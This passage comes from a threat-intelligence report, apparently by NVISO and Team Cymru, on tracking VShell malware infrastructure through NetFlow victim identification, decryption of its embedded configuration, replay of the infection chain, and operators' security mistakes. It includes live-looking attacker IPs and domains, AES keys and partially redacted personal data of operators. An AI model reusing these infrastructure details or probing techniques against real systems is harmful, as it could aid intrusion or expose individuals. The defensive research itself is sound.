


Figure 20: Historical high-confidence VShell geographical distribution.

¹⁹ <https://www.cert.ssi.gouv.fr/uploads/CERTFR-2025-CTI-009.pdf>

3.3. NetFlow Analysis

In the previous sections we outlined how VShell can be tracked at scale, generating high-confidence datasets that can subsequently be used by organizations to detect and/or prevent VShell intrusions. While undoubtedly valuable, such tracking practices require a degree of maturity not always available to individual organizations.

In line with our mission of safeguarding the foundations of society from cyber-attacks, NVISO joined forces with Team Cymru, providing intelligence beyond network borders, to identify and notify victims world-wide. The process of turning a dataset of high-confidence attacker infrastructure into a credible dataset of victims can be achieved through NetFlow analysis²⁰.

Every second, network connections are established in vast quantities world-wide. While many connections are legitimate, a non-negligible number of connections are part of malicious attacks such as the usage of VShell. As part of a network connection, thousands of smaller pieces of information, called packets, are commonly sent and received. NetFlow provides sampled record keeping of such data exchanges (1 out of every 3 000 to 10 000 packets) by occasionally recording source IP address, destination IP address, protocols, ports and packet counts that a network device has observed between a client (e.g., computer) and server (e.g., VShell server).

While NetFlow are merely statistics of IP-to-IP communications (i.e., content of connections are not recorded), their cross-reference with high-confidence datasets of attacker infrastructure allows defenders to identify the IPs of likely victims. Nonetheless, NetFlow does not allow the identification of *all* victims; NetFlow does not record statistics of all connections (it is sampled and aggregated) and it requires a collaborative effort between network providers in hopes that anyone sighted the connection between a VShell victim and the known attacker infrastructure.

To defenders' advantage, VShell has several properties which are beneficial to NetFlow analysis. First and foremost, VShell infections generate lots of continuous command & control traffic, often referred to as "beaconing". This property is beneficial as it increases the likelihood that some of the malicious packets are sampled in the NetFlow's record keeping. In a similar mindset, VShell's decoys (discussed in section 3.1, Passive Fingerprinting) are small pages, generating only a few packets which are unlikely to get sampled. On top of these VShell properties, attackers often host their infrastructure on dedicated servers, ensuring that malicious traffic does not blend amongst legitimate internet usage. Combined with the occasional uncommon port usage (e.g., VShell's default 8084 listener port), the properties enabled Team Cymru to identify a wide range of victims world-wide (more in section 6, Threat Landscape).

Proto	Client IP	Client Tags	Client CC	Client Ports	Server Ports	Server IP	Server Tags	Server CC	Count	First Seen	Last Seen
TCP	[REDACTED]	34 [REDACTED] -	IND IN	19288-64566 (41)	443	103.30.76.206 [REDACTED]	proxy	HK	1,160	2025-06-09	2025-07-13
TCP	[REDACTED]	36 [REDACTED] vpn	IND IN	33122-60924 (41)	443	103.30.76.206 [REDACTED]	proxy	HK	1,147	2025-06-09	2025-07-13

Figure 21: A redacted Indian victim identified through NetFlow analysis following connections to VShell infrastructure as seen in Scout.

²⁰ <https://www.team-cymru.com/netflow>

NetFlow intelligence allows defenders to map attacker infrastructure and its associated victims based on actually observed traffic. This capability is particularly valuable as it enables extending the clustering of attackers by exposing related infrastructure and targets. As an example, pivoting on the VShell victim identified in the above Figure 21 permitted the identification of additional attacker infrastructure hosted by the same network operator.

Proto	Client IP	Client Tags	Client CC	Client Ports	Server Ports	Server IP	Server Tags	Server CC	Count	First Seen	Last Seen
TCP	[REDACTED]	34 [REDACTED] -	INDIA	21594-61580 (28)	443	103.30.78.110 [REDACTED] -		HONG KONG	1,842	2025-06-09	2025-07-13
TCP	[REDACTED]	34 [REDACTED] -	INDIA	19288-64566 (41)	443	103.30.76.206 [REDACTED] proxy		HONG KONG	1,160	2025-06-09	2025-07-13
TCP	[REDACTED]	34 [REDACTED] -	INDIA	24216-44802 (8)	8081	43.247.135.106 [REDACTED] proxy		HONG KONG	104	2025-07-11	2025-07-13

Figure 22: A redacted victim in India connecting to related attacker infrastructure as seen in Scout.

By repeating this process and analysing newly identified infrastructure, threat intelligence practitioners can build adversary profiles which cover infrastructure, tooling exposed by the infrastructure and associated victimology (e.g., Figure 23).




Figure 23: An attacker cluster identified through NetFlow pivoting.

Using this process, NVISO and Team Cymru have jointly been identifying and notifying VShell victims globally for months. Through our Intelligence Notices, we have extensively been informing and assisting compromised organizations in critical societal sectors such as government institutions (e.g., ministries of interior, anti-corruption office, ministries of health, regional governments, ...), health-care organizations (e.g., hospitals), military institutions and research-related organizations (e.g., universities, aerospace, ...).

4. Tracking VShell Configurations

Alongside infrastructure tracking, configuration tracking is a common practice which builds upon the knowledge acquired throughout repeated incident response engagements. While adversary tooling often encrypts their configuration, reverse engineers often find techniques allowing the decryption and interpretation of encountered configurations. The resulting information can later be used to scope active incidents (e.g., confirm the command & control infrastructure) and cluster infrastructure (e.g., through shared unique cryptographic keys).

While VShell's configuration is AES-encrypted, its memory layout makes it trivial to decrypt. As can be observed in Figure 24, VShell's AES-encrypted configuration (blue) is preceded by its 16-byte decryption key (red). This flawed memory layout makes the "encrypted" configuration brute-forceable simply by attempting each offset in the VShell malware binary.

8F 03 E9 BC 96 03 E9 BC BB	E3 96 BB B0 53 52 9D	. . 薦...鼻...味...SR.
2D DB 17 B1 00 AA 04 D7 C5	77 1E 2E 4D D6 C8 70	-.....W..M..p
FD FA 21 7F 9F 87 DC 61	3A AC 1D 37 D3 41 98 47	..!.....:..7...G
3C 1E A5 3E DC CF 53 2A	FA 47 5A E7 1B 9E 16 E0	<...>..S*.GZ.....
DB 6B 4C DC D5 DB A8 58	47 C8 CB D6 20 3A F9 EC	..L....XG.....
37 B6 47 59 7E F3 5B 62	6B 0E 01 30 E1 A7 9A 6E	7.GY~.....@..n
8F 12 EC 9F 18 E7 45 5E	20 6A FD 04 96 5A BC 5Fj...Z._
94 C2 4C 0A C9 14 08 7B	DA 76 8C 36 0A 66 A7 82{....6.f..
14 54 65 1A B2 CF BC 4C	B7 C3 EE 32 BF 9A D0 95	.Te..p.L...2..E..
9F 27 43 F7 28 3A E2 47	30 F6 01 13 DD AB 9B F1	.'C.....G0.....
89 CF 93 8D 98 E7 11 4D	81 19 D8 BF 6B D7 AC AF	.Y.....@.k...
0E 5C 94 97 42 8F 4A 01	2B CA B5 9C E9 5F A4 D7	.\..B.J.+^.....
8D FA 19 7C 0A EF 60 E2	FB F4 AA 55 43 50 39 9FP9.
C4 F8 0F F5 5C 2B E6 89	54 9A 22 A2 6D 3E A8 36T."..m>.6
14 F9 E0 17 0B 43 05 04	DB 83 5C 00 EF E4 CE 4AC..s..`..J
F1 28 AB 48 DA 13 3D C6	56 B8 25 76 3D F4 5A 35=....%v=...
26 D4 D6 FD E1 37 45 35	FE B5 27 6F 94 6D 62 B0	&.....5..'.o.m.b.
32 66 B9 A0 21 C2 C9 2B	89 28 4F E2 B4 76 10 A9	2f..!..+(O.....
D8 46 7B 1A 3A 67 D1 C6	EA 17 75 66 F1 91 83 DB	..{.:g.....f....
88 43 3F EF 34 88 B4 D4	5F AA E3 AF 15 26 32 D6	.C?.....&2.
DC 4A A8 02 F5 CD DB 21	0D 81 99 17 A9 ED 47 16
97 17 19 96 B9 28 87 79	DE 9E 2D 91 EB 81 2D EF(.y...`.....
D2 F7 2D B6 55 91 B5 BC	00 40 FF 16 09 7D D2 9C	...-U....@...}K.
8B 17 50 08 D4 9B A0 8E	8A D3 83 A9 33 BD 4A 56	..P.q....K..3.JV
7E 51 58 A7 85 7C 94 63	83 28 29 58 D2 74 D1 D2	~QX.. .c.()X....
27 A9 34 77 5C 5D 1E AB	A3 57 59 72 22 A4 50 95	'..4w\]...WYr".P.
5B E8 11 B9 72 C8 FA 58	91 D9 3B AF 6D 3F BF 36	[...r..X....m?.6
76 94 60 2C 6A C5 8C A5	D0 DC 32 93 8A 5A 9A 88	v..,j0....2..Z..
D2 89 9F 66 5F 64 85 B3	9E B0 D0 30 F9 29 C0 1E	...f_d.....)

Figure 24: VShell's embedded AES-encrypted configuration.

As an example, the above Figure 24 encrypted configuration (blue) can be decrypted by using the preceding 16 bytes (red) as decryption key. The resulting decrypted configuration (see Figure 25) is a JSON document mentioning elements such as attacker infrastructure, leveraged proxies and cryptographic materials.




Figure 25: Decryption of VShell's embedded configuration through CyberChef.

Useful for individual incident response engagements, this approach can be scaled globally by further extending on the active probing discussed in section 3.2 (Active Fingerprinting). In a complete infection chain, the `/slt` endpoint (previously proposed for active fingerprinting) delivers a series of stages resulting in an XOR-encoded VShell beacon (see Figure 26). By directly replaying the last element of such an infection chain, the active fingerprinting process can be improved to not only confirm a VShell server as operational but furthermore, through the above configuration decryption, recover several of the probed listener's configuration elements (e.g., cryptographic materials).

It is however worth noting that through such an approach, several elements from the scraped VShell configuration (e.g., server address) will reflect the scanner-provided arguments (i.e., server IP address) instead of any attacker-configured setting, such as the domain name.




Figure 26: VShell's one-liner infection chain.

While the above Figure 26 outlines the standard infection chain initiated from the `/slt` endpoint, the final TCP-based connection implementation was found to truncate the scanner provided `host` parameter. Our research determined that tweaking the `stage` parameter from the preceding HTTP connection (red in Figure 27) achieved a similar XOR-encoded beacon delivery while relying on a more stable (i.e., not custom) protocol.




Figure 27: VShell's modified one-liner infection chain.

By scraping global VShell configurations as part of its active fingerprinting, NVISO was able to enhance its global tracking, clustering seemingly unrelated infrastructure through overlapping unique cryptographic key materials.

4.1. Operational Security Mistakes

While initially intended as a means for infrastructure clustering, the global tracking of VShell configurations unintentionally outlined the poor operational security practices of several VShell administrators. Throughout our research, VShell operators were repeatedly found to configure non-random cryptographic materials containing “actionable” information.

Within the previous section, we discussed a limitation of the configuration tracking, where several configuration elements were scanner-provided values rather than actual attacker-used values (e.g., server address). Nonetheless, on several occasions we identified VShell listeners whose configured cryptographic materials disclosed their associated 1st-tier infrastructure.

```
1  "timestamp": 2025-07-28T07:00:00.000Z,
2  "host": [REDACTED]
3  "port": [REDACTED]
4  "config": {
5      "aes": "572af1f68a6408b0e71d858e8c3ee1f5",
6      "d": 30,
7      "e": false,
8      "h": 10,
9      "l": false,
10     "proxy": "",
11     "salt": "stats.bastatic.com",
12     "server": [REDACTED]
13     "type": "tcp",
14     "vkey": "stats.bastatic.com"
15 }
```

Figure 28: A scraped VShell configuration leaking 1st-tier infrastructure.

Unsurprisingly, this also confirmed the (ab)use of well-known CDN providers to proxy attacker infrastructure. For example, as seen in Figure 29, the above VShell configuration proxies command & control traffic through Cloudflare, obscuring the server’s real origin.




Figure 29: Resolution statistics for the high-confidence stats[.]bastatic[.]com VShell infrastructure, as seen in urlscan.

On other occasions, VShell operators mentioned their target organizations as cryptographic materials (see Figure 30). These findings were confirmed through Team Cymru visibility (see section 3.3, NetFlow Analysis) and supported the assessment that some VShell infrastructure had been specifically established for targeted intrusions.

```

1  "timestamp": 2025-07-28T07:00:00.000Z,
2  "host": [REDACTED]
3  "port": [REDACTED]
4  "config": {
5      "aes": [REDACTED]
6      "d": 30,
7      "e": false,
8      "h": 10,
9      "l": false,
10     "proxy": "",
11     "salt": "[REDACTED] gov",
12     "server": [REDACTED]
13     "type": "tcp",
14     "vkey": "[REDACTED] gov"
15 }
```

Figure 30: A scraped VShell configuration leaking their target organization.

In a contest of bad practices, several VShell operators decided to employ personably identifiable information as cryptographic material. Findings include information such as nicknames, email addresses as well as, surprisingly, their full name and date of birth.

```
1  "timestamp": 2025-07-28T07:00:00.000Z,  
2  "host": [REDACTED]  
3  "port": [REDACTED]  
4  "config": {  
5      "aes": [REDACTED]  
6      "d": 30,  
7      "e": false,  
8      "h": 10,  
9      "l": false,  
10     "proxy": "",  
11     "salt": "[REDACTED] Yang200309[REDACTED].",  
12     "server": [REDACTED]  
13     "type": "tcp",  
14     "vkey": "[REDACTED] Yang200309[REDACTED]."  
15 }
```

Figure 31: A scraped VShell configuration leaking a full name and date of birth.

Similarly, oddly-specific mentions of a security company's research team, specialized in APT offensive and defensive research, were found within the cryptographic materials.

```
1  "timestamp": 2025-07-10T17:30:00.000Z,  
2  "host": [REDACTED]  
3  "port": [REDACTED]  
4  "config": {  
5      "aes": "e1838a0081082cd568ad61b97087980b",  
6      "d": 30,  
7      "e": false,  
8      "h": 10,  
9      "l": false,  
10     "proxy": "",  
11     "salt": "QaxAteamHvv",  
12     "server": [REDACTED]  
13     "type": "tcp",  
14     "vkey": "QaxAteamHvv"  
15 }
```

Figure 32: A scraped VShell configuration referencing QAX A-Team.




Figure 33: QAX A-Team's GitHub organization description.

Overall, the VShell configuration tracking permitted not only the clustering of VShell infrastructure, but extended the intelligence collection by providing valuable insights into aspects such as adversaries, victims and capabilities, as covered by the Diamond Model²¹.

²¹ <https://archive.org/details/DTIC ADA586960>

5. Decrypting Network Communications

Maintaining defensive operational security is a major advantage while responding to intrusions. Adversaries who believe their operation is still unnoticed will continue to close-in on their objectives and, in the process, disclose many of their TTPs (Tactics, Techniques and Procedures). Similarly, adversaries who believe to have been noticed and subsequently fear eviction are likely to rush their operations, needlessly increasing the risk and scope of an incident.

A common approach to maintaining defensive operational security throughout an intrusion consists of scoping the attacker activity without interfering with the adversary's operations. Through this process, defenders seek to identify the extend of an adversary's access, their intended objectives and operating procedures. Covertly observing adversaries may however pose its own challenges. More often than not, adversaries tend to end up on appliances or network segments which severely lack visibility (e.g., no endpoint protection, no network monitoring, ...). Interacting with compromised appliances to increase visibility (e.g., deploying endpoint protection) may inadvertently tip-off attackers to the incident response engagement.

NVISO occasionally explores whether command & control communications can be interpreted on network-level, a process that has been proven effective on several occasions (e.g., Cobalt Strike²²). Through the analysis of such command & control traffic, incident responders gain valuable adversary insights without interfering with attacker operations. The process may however be challenging due to the wide-spread usage of encryption which renders network communications, such as VShell's (see Figure 34), "unreadable".


